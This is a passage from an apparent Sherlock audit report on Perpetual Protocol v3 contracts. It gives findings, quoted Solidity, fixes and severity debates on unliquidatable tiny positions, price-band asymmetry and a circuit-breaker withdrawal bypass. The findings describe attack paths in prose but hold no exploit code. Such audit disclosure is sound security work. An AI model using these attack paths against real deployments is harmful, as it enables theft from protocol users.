> I think this is a high risk issue. This has a high likelihood of occurrence, as it can happen easily. The impact is also high due to the absence of available funding sources in case of bad debt. Consequently, users' margins and borrowing fees will be reduced.
>
> And the sponsor has confirmed their intention to disable this feature if a suitable solution is not found. This shows the severity of the impact.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

lllllll000

`There may be` meaning it won't necessarily happen (i.e. Medium). The funding fee does not cause bad debt, it just temporarily causes there to be fewer funds in the

pool than expected. As soon as the funding flips to the other side, it's likely to be remedied without any intervention at all (as is indicated by the fact that the title begins with `There may be excess funds`). The readme says `PnL Pool currently starts empty, so a trader with realized gains may experience temporary illiquidity when he tries to withdraw those gains. This inconvenience will be mitigated in the future with a buffer balance` so the pool is expected to have temporary liquidity problems for traders, which are expected to be mitigated. There is no bad debt being created here.

etherSky111

Let's change `There may be` to `There should be`. In cases where the opposite open notional is larger, there should be `bad debt`. The `PnL pool` involves the user's `margin` and `borrowing fees`. When users withdraw their `funding fees`, it is deducted from the `PnL pool`, which involves the user's `margin` and `borrowing fees`. And `As soon as the funding flips to the other side,`: this is just assumption. If we evaluate things in this manner, the likelihood of most issues will be very low.

nevillehuang

@etherSky111 @lllllll000 How often can this situation of excess funds occur?

etherSky111

This situation can easily happen (The `likelihood` is really high).

There are `2` possible states. `1`. The opposite `open notional` is larger. `2`. vice versa

In case 1, there will be `bad debts` due to there are more `receivers` than `payers`. Users' `PnL`, `borrowing fees` and `funding fees` are settled through `PnL pool`. If there are `X bad debts` in `funding fees`, these will be deducted from `PnL pool` which includes users' `PnL` and `borrowing fees`.

It's important to note that there's no guarantee that the market will swiftly transition from the first case to the second. It will disrupt the equilibrium of the `market`.

Thanks.

lllllll000

There is no bad debt created. Bad debt is when a specific user has losses that are greater than the margin collateral backing the position, which means it will *never* be paid back and the system as a whole will have a loss forever. In this case, it's a temporary liquidity deficit that will be resolved when the opposite side becomes the larger open notional. As I've pointed out here, according to the readme, it's *expected* that there are temporary liquidity deficits, so *that is not a security risk*. The only thing broken here is that the sponsor though that only trader PnL could cause the temporary deficit, but with this issue, the funding fee can cause it too.

etherSky111

Are you sure 100%?

```
when the opposite side becomes the larger open notional.
```

As I said earlier, this is just an assumption.

lllllll000

There has never been a perpetuals market, where the funding fee stayed only on one side. The whole point of the fee is to incentivize people to open positions on the other side of the market in order to make the futures price equal the spot price, at which point the fee rate will become zero again, and then there will be a random walk of orders coming in, which will randomly choose the next side with the larger open notional.

etherSky111

Ensuring that the sum of `funding fees` aligns with `0` is not guaranteed. And this is not a `temporary liquidity deficits`. This deficit is based on the fact that the sum of `borrowing fees` and users' `PnL` equal `0`.

As a newcomer to `Sherlock`, I'm unfamiliar with the rules, so I'll leave it to the judge to decide, and I'll respect his decision.

Thank you.

nevillehuang

Based on discussions, I believe medium severity is appropriate for this issue.

WangSecurity

Agree with the Lead Judge, Medium is indeed appropriate here due to requirement of specific state. Hence, planning to reject the escalation and leave the issue as it is.

Evert0x

Result: Medium Unique

sherlock-admin3

Escalations have been resolved successfully!

Escalation status:

- GTH1235: rejected

Issue M-4: Attackers can create positions that have no incentive to be liquidated

Source: https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/115

The protocol has acknowledged this issue.

Found by

lllllll

Summary

There is no incentive to liquidate tiny positions, which may lead to insolvency

Vulnerability Detail

A well-funded attacker (e.g. a competing exchange) can create millions of positions where each position's total open notional (and thus the liquidation fee given when closing the position) is smaller than the gas cost required to liquidate it if there's a loss.

Impact

Lots of small losses are equivalent to one large loss, which will lead to bad debt that the exchange will have to cover in order to allow others to withdraw from the PnL pool

Code Snippet

There is no minimum position size, and the liquidation incentive is based on the total open notional (average cost to open):

```
// File: src/clearingHouse/LibLiquidation.sol : LibLiquidation.getPenalty()   #1

73        /// @notice penalty = liquidatedPositionNotionalDelta *
 ↪  liquidationPenaltyRatio, shared by liquidator and protocol
74        /// liquidationFeeToLiquidator = penalty * liquidation fee ratio. the
 ↪  rest to the protocol
75        function getPenalty(
76            MaintenanceMarginProfile memory self,
77            uint256 liquidatedPositionSizeDelta
78        ) internal view returns (uint256, uint256) {
79            // reduced percentage = toBeLiquidated / oldSize
```

```
80            // liquidatedPositionNotionalDelta = oldOpenNotional * percentage
 ↪  = oldOpenNotional * toBeLiquidated / oldSize
81            // penalty = liquidatedPositionNotionalDelta *
 ↪  liquidationPenaltyRatio
82            uint256 openNotionalAbs = self.openNotional.abs();
83 @>         uint256 liquidatedNotionalMulWad = openNotionalAbs *
 ↪  liquidatedPositionSizeDelta;
84            uint256 penalty =
 ↪  liquidatedNotionalMulWad.mulWad(self.liquidationPenaltyRatio) /
 ↪  self.positionSize.abs();
85            uint256 liquidationFeeToLiquidator =
 ↪  penalty.mulWad(self.liquidationFeeRatio);
86            uint256 liquidationFeeToProtocol = penalty -
 ↪  liquidationFeeToLiquidator;
87            return (liquidationFeeToLiquidator, liquidationFeeToProtocol);
88:       }
```

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/clearingHouse/LibLiquidation.sol#L73-L88

Furthermore, even if somehow gas costs were free, the `mulWad()` used to calculate the penalty/fee rounds *down* the total penalty as well as the portion that the liquidator gets, so one-wei open notionals will have a penalty payment of zero to the liquidator

Tool used

Manual Review

Recommendation

Have a minimum total open notional for positions, to ensure there's a large enough fee to overcome liquidation gas costs. Also round up the fee

Discussion

sherlock-admin4

2 comment(s) were left on this issue during the judging contest.

santipu_ commented:

> Low - Gas fees on L2s are cheap, now more with Dencun update. An hypothetical attacker should use trillions of different addresses without gaining any profit doing it.

takarez commented:

> POC of such attacked would have helped.

santipu03

Escalate

I believe this issue should be LOW because of the impracticality of the attack.

The Perpetual protocol will be deployed on Optimism/Blast, where the gas costs are tiny, now even more with the Dencun update. To execute such an attack, one would need an insane amount of different addresses to even have a possibility of causing some bad debt, we're probably talking about billions of different addresses.

sherlock-admin2

> Escalate
>
> I believe this issue should be LOW because of the impracticality of the attack.
>
> The Perpetual protocol will be deployed on Optimism/Blast, where the gas costs are tiny, now even more with the Dencun update. To execute such an attack, one would need an insane amount of different addresses to even have a possibility of causing some bad debt, we're probably talking about billions of different addresses.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

nevillehuang

@lllllll000 Could you present a numerical scenario where this attack is practical?

lllllll000

Escalate

I believe this issue (#115) should have at least as high a severity as #112.

To address the above escalation on feasibility: If you look at transactions relating to the pyth oracle, they're mostly related to synthetix transactions (synthetix is a perpetual futures DEX, just like perpetual), and most of executions that are similar to what a perpetual liquidation would be, are for ~$0.40-0.60$, (e.g. this one). If you look through the tests, the expected liquidation penalty is 2.5%, and the penalty is split 50-50 with the protocol, so in order to hit this scenario, you'd be able to submit an order for $0.50 / 0.025 / 0.5 = $40.00 and not have to fear being liquidated, because the fee the liquidator would get would be less than the gas cost to liquidate. $40 is small enough that this scenario will likely happen

organically, when traders open high-leverage trades against small account values, as is often done on DEXes. Alternatively, a determined attacker can create 1000 such transactions to reach a position size of $40k, with a cost of only $500 in transaction fees, plus whatever the current margin requirements are.

Why #115 should be at least as high as #112: Both issues describe scenarios in which a trader can create positions where there is higher risk than the normal risk parameters would allow them to, without having to worry about being liquidated. In both cases, the risk is that bad debt will be created before the position is liquidated. Both issues can be somewhat mitigated by the admin changing the risk parameters (either the margin requirements for #112, or the liquidation penalty for #115), and in both cases the admin can specifically manually target specific positions by sandwiching them with changes to the parameter and doing the liquidation in between the sandwich, in order to avoid the parameters affecting other users. Both issues can be used together by the same attacker to increase the risk of the position over what is possible with only one, but fixing one does not fix the other. Both would require off-chain monitoring to apply the sandwich workarounds, whenever the issue pops up, but I believe #115 would occur *more* frequently, since it can happen by accident.

I submitted #115 as Med since the admin could decide to override the normal parameters, as is described above, and #112 has the same workaround, so they should have the same severity. If one is a High, the other is too.

sherlock-admin2

> Escalate
>
> I believe this issue (#115) should have at least as high a severity as #112.
>
> To address the above escalation on feasibility: If you look at transactions relating to the pyth oracle, they're mostly related to synthetix transactions (synthetix is a perpetual futures DEX, just like perpetual), and most of executions that are similar to what a perpetual liquidation would be, are for $\sim 0.40 - 0.60$, (e.g. this one). If you look through the tests, the expected liquidation penalty is 2.5%, and the penalty is split 50-50 with the protocol, so in order to hit this scenario, you'd be able to submit an order for $0.50 / 0.025 / 0.5 = $40.00 and not have to fear being liquidated, because the fee the liquidator would get would be less than the gas cost to liquidate. $40 is small enough that this scenario will likely happen organically, when traders open high-leverage trades against small account values, as is often done on DEXes. Alternatively, a determined attacker can create 1000 such transactions to reach a position size of $40k, with a cost of only $500 in transaction fees, plus whatever the current margin requirements are.
>
> Why #115 should be at least as high as #112: Both issues describe

> scenarios in which a trader can create positions where there is higher risk than the normal risk parameters would allow them to, without having to worry about being liquidated. In both cases, the risk is that bad debt will be created before the position is liquidated. Both issues can be somewhat mitigated by the admin changing the risk parameters (either the margin requirements for #112, or the liquidation penalty for #115), and in both cases the admin can specifically manually target specific positions by sandwiching them with changes to the parameter and doing the liquidation in between the sandwich, in order to avoid the parameters affecting other users. Both issues can be used together by the same attacker to increase the risk of the position over what is possible with only one, but fixing one does not fix the other. Both would require off-chain monitoring to apply the sandwich workarounds, whenever the issue pops up, but I believe #115 would occur *more* frequently, since it can happen by accident.
>
> I submitted #115 as Med since the admin could decide to override the normal parameters, as is described above, and #112 has the same workaround, so they should have the same severity. If one is a High, the other is too.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

nevillehuang

@paco0x The following impact presented seems extremely concerning, however, given admin has workaround to mitigate the issue, I believe both this issue and #112 should remain as medium severity issues.

> Alternatively, a determined attacker can create 1000 such transactions to reach a position size of $40k, with a cost of only $500 in transaction fees, plus whatever the current margin requirements are.

paco0x

> @paco0x The following impact presented seems extremely concerning, however, given admin has workaround to mitigate the issue, I believe both this issue and #112 should remain as medium severity issues.
>
> > Alternatively, a determined attacker can create 1000 such transactions to reach a position size of $40k, with a cost of only $500 in transaction fees, plus whatever the current margin requirements are.

Thanks for the reminder, we're aware of this issue and have already implemented a minimum requirement for opening positions in our latest code.

I'm not sure the severity level for this issue under Sherlock's rules. Personally, I think it isn't an incentive for attackers for these behaviors. But anyway, we already fixed it and will let you guys decide the severity level of it.

detectiveking123

Issue is invalid. You also see the same thing with Aave; a bunch of small bad debt positions that no one cares to liquidate. It's highly unrealistic for this to ever happen because of how unprofitable it is for the attacker.

WangSecurity

I believe medium severity issue as appropriate here based on the comment here by the Lead Judge. Moreover, as I understand it can be used by regular users to create many small positions instead of one big and not fear liquidation. Taking in the fact that there is a workaround by admins to mitigate the issue, planning to reject the escalation and leave the issue as it is.

Evert0x

Result: Medium Unique

sherlock-admin3

Escalations have been resolved successfully!

Escalation status:

- santipu03: rejected
- lllllll000: rejected

lllllll000

The sponsor acknowledges that $10 is less than the example of $40, so the risk is still present. The minimum amount will also depend on the minimum percentage use for the fee split between the liquidator and the protocol. The sponsor also acknowledges that allowlisted makers may be able to exploit this issue. The sponsor plans to start out running their own liquidators, and may change the value in a future upgrade.

Issue M-5: Price band caps apply to decreasing orders, but not to liquidations

Source: https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/116

Found by

lllllll

Summary

Price band caps limit the price at which an order can be settled (e.g. someone trying to reduce their exposure in order to avoid liquidation), but liquidations have no such limitation.

Vulnerability Detail

Price bands are used in order to ensure that users can't trade a extreme prices, which would result in lower-than usual fees, and liquidations to be less likely, because borrowing fees, funding fees, and liquidation penalties are all based on the opening notional value, rather than the current position size's value, and the reduced fee wouldn't be enough incentive to liquidate the position.

Having price caps means that even if there are two willing parties willing to settle a trade at a market-determined price, they will be prevented from doing so. In traditional financial markets, there are also trading halts when there is extreme price movement. The difference here is that while no trades are allowed during market halts in traditional finance, in the Perpetual system, liquidations are allowed to take place even if users can't close their positions.

Impact

The whole purpose of the OracleMaker is to be able to provide liquidity at *all* times, though this liquidity may be available at a disadvantageous price. If there's a price band, anyone who tries to exit their position before they're liquidated (incurring a fee charged on top of losing the position), will have their orders rejected, even at the disadvantageous price. Note that orders interacting with the OracleMaker, and with other non-whitelisted makers (other traders) are executed by Relayers, who are expected to settle orders after a delay, so definitionally, they'll either be using a stale oracle price or will be executing after other traders have had a change to withdraw their liquidity. In either case, during periods of high volatility and liquidations, the price being used will no longer match the market's clearing price.

Code Snippet

Orders modifying/creating positions have price band checks:

```
// File: src/clearingHouse/ClearingHouse.sol : ClearingHouse._openPosition()   #1

321                 if (params.isBaseToQuote) {
322                     // base to exactOutput(quote), B2Q base- quote+
323                     result.base = -oppositeAmount.toInt256();
324                     result.quote = params.amount.toInt256();
325                 } else {
326                     // quote to exactOutput(base), Q2B base+ quote-
327                     result.base = params.amount.toInt256();
328                     result.quote = -oppositeAmount.toInt256();
329                 }
330             }
331:@>          _checkPriceBand(params.marketId,
↪   result.quote.abs().divWad(result.base.abs()));
```

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/clearingHouse/ClearingHouse.sol#L321-L331

but liquidations don't have any price caps, and dont have any authorization checks, which means it can be executed without going through the order gateways and their relayers:

```
// File: src/clearingHouse/ClearingHouse.sol : ClearingHouse.params   #2

160         /// @inheritdoc IClearingHouse
161         function liquidate(
162             LiquidatePositionParams calldata params
163:        ) external nonZero(params.positionSize) returns (int256, int256) {
```

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/clearingHouse/ClearingHouse.sol#L160-L163

Tool used

Manual Review

Recommendation

Don't use the price bands for trades against the OracleMaker. As is shown by some of my other submissions, removing the price bands altogether is not safe.

Discussion

sherlock-admin2

2 comment(s) were left on this issue during the judging contest.

santipu_ commented:

> Low - Relayers will execute delayed order with the current market price, not a stale one. And the spread price will never be enough to make the price deviate too much to fail the price band check. If it happened, it should be considered an admin mistake.

takarez commented:

> seem valid; medium(2)

vinta

This is invalid I suppose. Indeed, `openPosition()` does have price band but `liquidate()` doesn't. However, liquidation is "liquidator takes over the liquidatable position at Pyth oracle price". So no need to have price band for liquidation I think.

Though I agree that trading with OracleMaker doesn't really need price band, but I guess it won't hurt if we still check price band for OracleMaker. It's simpler on implementation (no extra code to check whether it's trading with OracleMaker).

lllllll000

@vinta This submission is about the fact that a normal user will be unable to reduce their position if the OracleMaker's price is outside the price bands, leading to a liquidation they can't do anything to prevent. Can you elaborate on what part is invalid?

vinta

@lllllll000 But how does OracleMaker's price be outside the price band? Since the price band is based on the oracle price +- xx% and OracleMaker's price is from the same oracle. Liquidation is also using the same oracle price.

lllllll000

@vinta if traders keep hitting the same side of the bid or ask, the OracleMaker quotes a worse and worse price for the next trade. Eventually, the next 'worse price' will be pushed outside of the price bands, even though the pyth/oracle price is still at the midpoint of (within) the price band. The liquidation will be using the midpoint, but a trader wanting to reduce their position by reducing against the OracleMaker will only have access to the 'worse price', which may be outside of the bands and will therefore be rejected

vinta

@lllllll000 You're right, that would be a problem. Yes, this is valid! Thank you for pointing out this.

sherlock-admin4

The protocol team fixed this issue in the following PRs/commits:
https://github.com/perpetual-protocol/perp-contract-v3/pull/17

nirohgo

Escalate

This is a low:

1. As the finding mentions, this may only be relevant for relayed trades that are delayed during high volatility. (either trader-to-trader or trader-to-oracle-maker)
2. With regards to the Oracle maker, it always quotes within its configured max spread from the oracle price, so as long as the maximum spread is smaller than the price band it won't quote outside the price band (Admins are trusted to set these values correctly).
3. So the only relevant case is trader-to-trader positions sent through the relayer where the pyth (market) price drops so quickly that it's outside the position's price band by the time it's settled (but not quickly enough to take the position directly from solid to liquidatable because then liquidation bots win anyway). However, if market conditions are that voletile and the trader tries to do an emeargency exit before liquidation, they can always use the Oracle Maker through the relayer which, as mentioned, will work inspite of the price band, or the SpotHedge maker directly.

sherlock-admin2

> Escalate
>
> This is a low:
>
> 1. As the finding mentions, this may only be relevant for relayed trades that are delayed during high volatility. (either trader-to-trader or trader-to-oracle-maker)
> 2. With regards to the Oracle maker, it always quotes within its configured max spread from the oracle price, so as long as the maximum spread is smaller than the price band it won't quote outside the price band (Admins are trusted to set these values correctly).
> 3. So the only relevant case is trader-to-trader positions sent through the relayer where the pyth (market) price drops so quickly that it's outside the position's price band by the time it's settled (but not

> quickly enough to take the position directly from solid to liquidatable because then liquidation bots win anyway). However, if market conditions are that voletile and the trader tries to do an emeargency exit before liquidation, they can always use the Oracle Maker through the relayer which, as mentioned, will work inspite of the price band, or the SpotHedge maker directly.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

IIIIIII000

The goal of the OracleMaker is to provide liquidity essentially at all times in order to collect fees (`...undesirable because he won't be earning fees on that side` https://perp.notion.site/PythOraclePool-e99a88be051f4bc8be0b1310eb982cd4), and requiring that the max spread be smaller than the price bands severely limits this ability, so I don't think it's reasonable to say that the admin is supposed to do this when it contradicts the design of the `maxSpread` being a `Sensitivity of the maker's price premium to its risk exposure` https://perp.notion.site/PythOraclePool-e99a88be051f4bc8be0b1310eb982cd4 , not a proxy for the price bands. Furthermore, the escalator's assertion that the price bands must be smaller than the max spread essentially trades one risk for another, without regard to the effects of the other risk (see the other valid bugs relating to abusing the price bands). I'll also note that the sponsor has already provided a PR for this issue, so it's not a risk they're willing to take.

nirohgo

Still, a lot of stars need to align for this to happen (max spread happens to be larger than price bands, sudden but not too sudden price drop, OM quote is at the maximum spread) and when they do, the trader has the option to use SHBM.

nevillehuang

I believe medium severity is appropriate for this issue.

WangSecurity

Agree that this issue should remain medium since it causes loss of funds under certain external conditions and breaks core functionality.

Planning to reject the escalation and leave the issue as it is.

nirohgo

@WangSecurity please note that this is invalid because it requires a (trusted) admin to make a configuration error: The Price Band config is the general, systemwide

restriction on position price deviation from the oracle price. It applies to all positions and will fail/revert any position settlement that breaks this config. The max spread config is a specific configuration for the Oracle Maker that determines the maximum it's price can deviate from the oracle price. Setting a specific config to a value that exceeds a system wide limit (and will surely fail because of that) is a clear admin error.

WangSecurity

But as I understand, @lllllll000 proves here and here how your assumption can be broken, no? And as I understand, you agree with it here.

nirohgo

> But as I understand, @lllllll000 proves here and here how your assumption can be broken, no? And as I understand, you agree with it here.

@WangSecurity both comments you mentioned are not proofs but rather are based on a claim (that setting contradicting values to these configurations is not an admin error), I'm making a counter claim (that it is). I suppose you need to make a call based on your own judgement between the two claims.

WangSecurity

As I understand from this comment shows that the spread is not neccesseraly larger/smaller than the price band and the issue will happen if the spread is larger than the price band, then it will allow to bypass price bands during liquidations as shown here. I see that there are lots of conditions that have to align to make it work, but this is a broken core functionality allowing the attacker to bypass the price bands.

Hence, I believe medium is appropriate, planning to reject the escalation and leave the issue as it is.

nirohgo

@WangSecurity the first comment simply states that there's a legitimate reason to set the specific OM max spread to be larger then the general limitation of the price band. (which I claim is an admin error). The second comment merely states that the trader price will be worse than the liquidation price (which is by design and has nothing to do with this escalation) and that the trader price can be rejected because it may exceed the price band limit which again, can only happen if admins set the OM max spread to a larger value than the price band setting (which I claim is an admin error).

WangSecurity

@nirohgo @lllllll000 the question is: is it documented anywhere (docs/code comments/discord msgs) that the max spread cannot exceed price bands, i.e. is it

an invariant that the team will hold?

IIIIIII000

No it's not - not that I'm aware of

nirohgo

> @nirohgo @IIIIIII000 the question is: is it documented anywhere (docs/code comments/discord msgs) that the max spread cannot exceed price bands, i.e. is it an invariant that the team will hold?

@WangSecurity So, you're saying that on Sherlock a trusted admin error only counts as such if there's a specific documentation of it? The fact that it stems from basic logic is not enough?

WangSecurity

@nirohgo please share where that logic comes from.

nirohgo

> @nirohgo please share where that logic comes from.

@WangSecurity Sure: The admin sets one configuration (price band) that limits price deviation from oracle across all positions (and will fail any settlement that breaks this limit). The OM max spread configuration determines by how much the OM price can deviate from oracle (so you can think about it as a more specific configuration that applies to the OM price). If the admin sets max spread to be larger than Price Band they are making a logical error (because whenever the spread exceeds price band the settlement will fail). Its as if the admin would be breaking a rule they themselves set in another config.

IIIIIII000

I disagree that the intention was to use the price bands as a global limit for all trades. If you look at the origin of the bands, it was this test where a user gains an advantage by trading with themselves with an arbitrary price

```
// FIXME: We shouldn't allow this to happen
// probably add price band in OrderGatewayV2 or ClearingHouse,
// only allow order.price to be oracle price +- 10% when settling orders
// See https://app.asana.com/0/1202133750666965/1206662770651731/f
function test_SettleOrder_AtExtremePrice() public {
```

https://github.com/sherlock-audit/2024-02-perpetual/blob/02f17e70a23da5d71364268ccf7ed9ee7cedf428/perp-contract-v3/test/orderGatewayV2/OrderGatewayV2.settleOrder.int.t.sol#L1269-L1273

I had forgotten that I had asked this, but it's clear that their intention for the band

was to protect against the scenario in the test, where a user trades with themselves:

```
IllIllI - 03/14/2024
hi, can you elaborate on the problem that is solved by having price bands?
    // FIXME: We shouldn't allow this to happen
    // probably add price band in OrderGatewayV2 or ClearingHouse,
    // only allow order.price to be oracle price +- 10% when settling orders
    // See https://app.asana.com/0/1202133750666965/1206662770651731/f

https://github.com/sherlock-audit/2024-02-perpetual/blob/02f17e70a23da5d71364268
 ↪  ccf7ed9ee7cedf428/perp-contract-v3/test/orderGatewayV2/OrderGatewayV2.settle
 ↪  Order.int.t.sol#L1269-L1273
is it just to avoid fat finger issues, or is there some other issue with
 ↪  allowing any price, that I'm missing? it looks like there isn't any negative
 ↪  effect to the system besides maybe the funding fee, since margin covers the
 ↪  price difference. the asana link is private, so I can't view it
bchen4 ·· - 03/15/2024
if taker order match maker order via OrderGatewayV2 with 1 wei price, these two
 ↪  position's openNotional are 1 wei, so they might not to pay borrowingFee or
 ↪  fundingFee
and there might has problem when liquidation, because we will calculate penalty
 ↪  by openNotional, so liquidator might not has incentive to liquidate and it
 ↪  will increase bad debt risk of our system
```

They ended up going with using bands in the clearinghouse, where they note that a *user* can choose an arbitrary price, and reference the test above, and so they add a price band check later in the function.

nirohgo

> I disagree that the intention was to use the price bands as a global limit for all trades. If you look at the origin of the bands, it was this test where a user gains an advantage by trading with themselves with an arbitrary price
>
> ```
> // FIXME: We shouldn't allow this to happen
> // probably add price band in OrderGatewayV2 or ClearingHouse,
> // only allow order.price to be oracle price +- 10% when settling orders
> // See https://app.asana.com/0/1202133750666965/1206662770651731/f
> function test_SettleOrder_AtExtremePrice() public {
> ```
>
> https://github.com/sherlock-audit/2024-02-perpetual/blob/02f17e70a23da5d71364268ccf7ed9ee7cedf428/perp-contract-v3/test/orderGatewayV2/OrderGatewayV2.settleOrder.int.t.sol#L1269-L1273
>
> I had forgotten that I had asked this, but it's clear that their intention for

the band was to protect against the scenario in the test, where a user trades with themselves:

```
IllIllI - 03/14/2024
hi, can you elaborate on the problem that is solved by having price bands?
    // FIXME: We shouldn't allow this to happen
    // probably add price band in OrderGatewayV2 or ClearingHouse,
    // only allow order.price to be oracle price +- 10% when settling orders
    // See https://app.asana.com/0/1202133750666965/1206662770651731/f

https://github.com/sherlock-audit/2024-02-perpetual/blob/02f17e70a23da5d713
 ↪  64268ccf7ed9ee7cedf428/perp-contract-v3/test/orderGatewayV2/OrderGatewa
 ↪  yV2.settleOrder.int.t.sol#L1269-L1273
is it just to avoid fat finger issues, or is there some other issue with
 ↪  allowing any price, that I'm missing? it looks like there isn't any
 ↪  negative effect to the system besides maybe the funding fee, since
 ↪  margin covers the price difference. the asana link is private, so I
 ↪  can't view it
bchen4 ·· - 03/15/2024
if taker order match maker order via OrderGatewayV2 with 1 wei price, these
 ↪  two position's openNotional are 1 wei, so they might not to pay
 ↪  borrowingFee or fundingFee
and there might has problem when liquidation, because we will calculate
 ↪  penalty by openNotional, so liquidator might not has incentive to
 ↪  liquidate and it will increase bad debt risk of our system
```

They ended up going with using bands in the clearinghouse, where they note that a *user* can choose an arbitrary price, and reference the test above, and so they add a price band check later in the function.

Don't see how that's relevant as it doesn't change the fact that setting OM spread to be larger than Price Band will only result in the admin DOSing their own system (whenever OM price exceeds the price band).

IIIIIIIOOO

It's documentation of an intended usage that has a flaw in the design, leading to a negative outcome which I believe @WangSecurity is trying to point out here, and is the reason I submitted this finding. I believe all of the facts have been provided, so let's hear what they have to say.

WangSecurity

It's not clear in readme / code comments / docs that the protocol planned on respecting the discussed invariant. Planning to reject the escalation and leave the issue as it is.

sherlock-admin3

The Lead Senior Watson signed off on the fix.

Evert0x

Result: Medium Unique

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- nirohgo: rejected

Issue M-6: Withdrawal caps can be bypassed by opening positions against the SpotHedgeBaseMaker

Source: https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/117

The protocol has acknowledged this issue.

Found by

lllllll

Summary

Deposits/withdrawals of base tokens to the SpotHedgeBaseMaker aren't accounted for in the CircuitBreaker's accounting, so the tokens can be used by attackers to increase the amount withdrawable past the high water mark percentage limits.

Vulnerability Detail

The SpotHedgeBaseMaker allows LPs to deposit base tokens in exchange for shares. The CircuitBreaker doesn't include base tokens in its accounting, until they're converted to quote tokens and added to the vault, which happens when someone opens a short base position, and the SpotHedgeBaseMaker needs to hedge its corresponding long base position, by swapping base tokens for the quote token. The CircuitBreaker keeps track of net deposits/withdrawals of the quote token using a high water mark system, in which the high water mark isn't updated until the sync interval has passed. As long as the *net* outflow between sync intervals doesn't pass the threshold, withdrawals are allowed.

Impact

Assume there is some sort of exploit, where the attacker is able to artificially inflate their 'fund' amount (e.g. one of my other submissions), and are looking to withdraw their ill-gotten gains. Normally, the amount they'd be able to withdraw would be limited to X% of the TVL of collateral tokens in the vault. By converting some of their 'fund' to margin, and opening huge short base positions against the SpotHedgeBaseMaker, they can cause the SpotHedgeBaseMaker to swap its contract balance of base tokens into collateral tokens, and deposit them into its vault account, increasing the TVL to TVL+Y. Since the time-based threshold will still be the old TVL, they're now able to withdraw `TVL.old * X% + Y`, rather than just `TVL.old * X%`. Depending on the price band limits set for swaps, the attacker can use a flash loan to temporarily skew the base/quote UniswapV3 exchange rate, such that the swap nets a much larger number of quote tokens than would normally

be available to trade for. This means that if the 'fund' amount that the attacker has control over is larger than the actual number of collateral tokens in the vault, the attacker can potentially withdraw 100% of the TVL.

Code Snippet

Quote tokens acquired via the swap are deposited into the vault, which passes them through the CircuitBreaker:

```
// File: src/maker/SpotHedgeBaseMaker.sol : SpotHedgeBaseMaker.fillOrder()   #1

415                 } else {
416                     quoteTokenAcquired =
 ↪  _formatPerpToSpotQuoteDecimals(amount);
417 @>                  uint256 oppositeAmountXSpotDecimals =
 ↪  _uniswapV3ExactOutput(
418                         UniswapV3ExactOutputParams({
419                             tokenIn:
 ↪  address(_getSpotHedgeBaseMakerStorage().baseToken),
420                             tokenOut:
 ↪  address(_getSpotHedgeBaseMakerStorage().quoteToken),
421                             path: path,
422                             recipient: maker,
423                             amountOut: quoteTokenAcquired,
424                             amountInMaximum:
 ↪  _getSpotHedgeBaseMakerStorage().baseToken.balanceOf(maker)
425                         })
426                     );
427                     oppositeAmount =
 ↪  _formatSpotToPerpBaseDecimals(oppositeAmountXSpotDecimals);
428                     // Currently we don't utilize fillOrderCallback for B2Q
 ↪  swaps,
429                     // but we still populate the arguments anyways.
430                     fillOrderCallbackData.amountXSpotDecimals =
 ↪  quoteTokenAcquired;
431                     fillOrderCallbackData.oppositeAmountXSpotDecimals =
 ↪  oppositeAmountXSpotDecimals;
432                 }
433
434                 // Deposit the acquired quote tokens to Vault.
435:@>               _deposit(vault, _marketId, quoteTokenAcquired);
```

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/maker/SpotHedgeBaseMaker.sol#L405-L442

The CircuitBreaker only tracks net liqInPeriod changes changes during the

withdrawal period, and only triggers the CircuitBreaker based on the TVL older than the withdrawal period:

```
// File: src/circuitBreaker/LibLimiter.sol : LibLimiter.status()   #2

119             int256 currentLiq = limiter.liqTotal;
...
126 @>          int256 futureLiq = currentLiq + limiter.liqInPeriod;
127             // NOTE: uint256 to int256 conversion here is safe
128             int256 minLiq = (currentLiq * int256(limiter.minLiqRetainedBps))
    ↪  / int256(BPS_DENOMINATOR);
129
130 @>          return futureLiq < minLiq ? LimitStatus.Triggered :
    ↪  LimitStatus.Ok;
131:        }
```

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/circuitBreaker/LibLimiter.sol#L119-L131

Tool used

Manual Review

Recommendation

Calculate the quote-token value of each base token during LP `deposit()`/`withdraw()`, and add those amounts as CircuitBreaker flows during `deposit()`/`withdraw()`, then also invert those flows prior to depositing into/withdrawing from the vault

Discussion

sherlock-admin3

1 comment(s) were left on this issue during the judging contest.

santipu_ commented:

> Medium/Low - Attacker would have to open a big short position against SpotHedgeBaseMaker during some time, exposing itself to losses due to price changes

tailingchen

Valid but won't fix.

Although circuit breaker can be bypassed, it still depends on the liquidity of SpotHedgeBaseMaker and the price band. The team prefers not to fix it in the early stages.

If the team want to fix it in the future, we have discussed several possible solutions. These solutions all have some pros and cons. The team is still evaluating possible options.

1. Separately calculate inflows and outflows for the same period. Only previous TVL is taken.
2. Do not include whitelisted maker's deposit into TVL calculations.
3. Let SHBM check the current rate limit status of CircuitBreaker before depositing collateral into the vault. If the remaining balance that can be withdrawn is too small, it means that the current vault risk is too high and there is a risk that it cannot be withdrawn. Therefore, SHBM can refuse this position opening.

Issue M-7: SpotHedgeBaseMaker LPs will be able to extract value during a USDT/USDC de-peg

Source: https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/118

The protocol has acknowledged this issue.

Found by

lllllll, PUSH0

Summary

